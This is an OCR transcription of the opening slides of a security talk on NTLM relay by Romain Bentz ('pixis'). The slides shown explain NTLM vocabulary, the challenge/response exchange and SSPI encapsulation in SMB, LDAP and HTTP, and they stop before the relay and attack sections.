


Login Sécurité

# NTLM Relay

## Details, protections & attacks

www.login-securite.com

Romain Bentz aka. “pixis”
@HackAndDo

LOGIN SÉCURITÉ

hackndo.com

https://github.com/hackndo

# Why NTLM relay?

Widely used in pentests

Many underlying layers

Often misunderstood behavior

Difficult to give detailed recommendation to customers

# Agenda

01
NTLM

02
NTLM Relay

03
Session signing


04
Authentication signing

05
Channel Binding

06
Attacks

# 01

# NTLM



# Vocabulary

## Correct

- LM Hash & NT Hash: Stored in SAM & NTDS.DIT
- NTLM : Authentication **protocol**
- NTLM(v1/v2) hash : Challenge's response (NtProofStr)


## Incorrect

- NTLM Hash : Confusion with NTLMv1 hash
- Net-NTLMv1/v2 hashes: Unnecessary

# NTLM

- Authentication protocol
  - Local
  - Domain
- Password never transmitted on the network
- « Challenge / Response »
- 99% enterprise network


# NTLM


pixis
Client
NEGOTIATE
I want to authenticate
Server
CHALLENGE
Here's a challenge : 4bcde13f44a68ca0
AUTHENTICATE
I'm pixis and here's the encrypted challenge


# SSPI

- NTLM **encapsulated** in other protocols
  - SMB
  - LDAP
  - HTTP
  - MSSQL
  - …
- SSPI « Security Support Provider Interface »
- Authentication (almost) independent from applicative layer


# SSPI


Client
Server
AcquireCredentialsHandle
InitializeSecurityContext
NEGOTIATE
AcceptSecurityContext
CHALLENGE
InitializeSecurityContext
RESPONSE
AcceptSecurityContext

# SSPI



Client
Server
AcquireCredentialsHandle
InitializeSecurityContext
?
AcceptSecurityContext
?
InitializeSecurityContext
?
AcceptSecurityContext

# SSPI



Client
Server
SMB
NTLM
NEGOTIATE
SMB
NTLM
CHALLENGE
SMB
NTLM
AUTHENTICATE

# 02

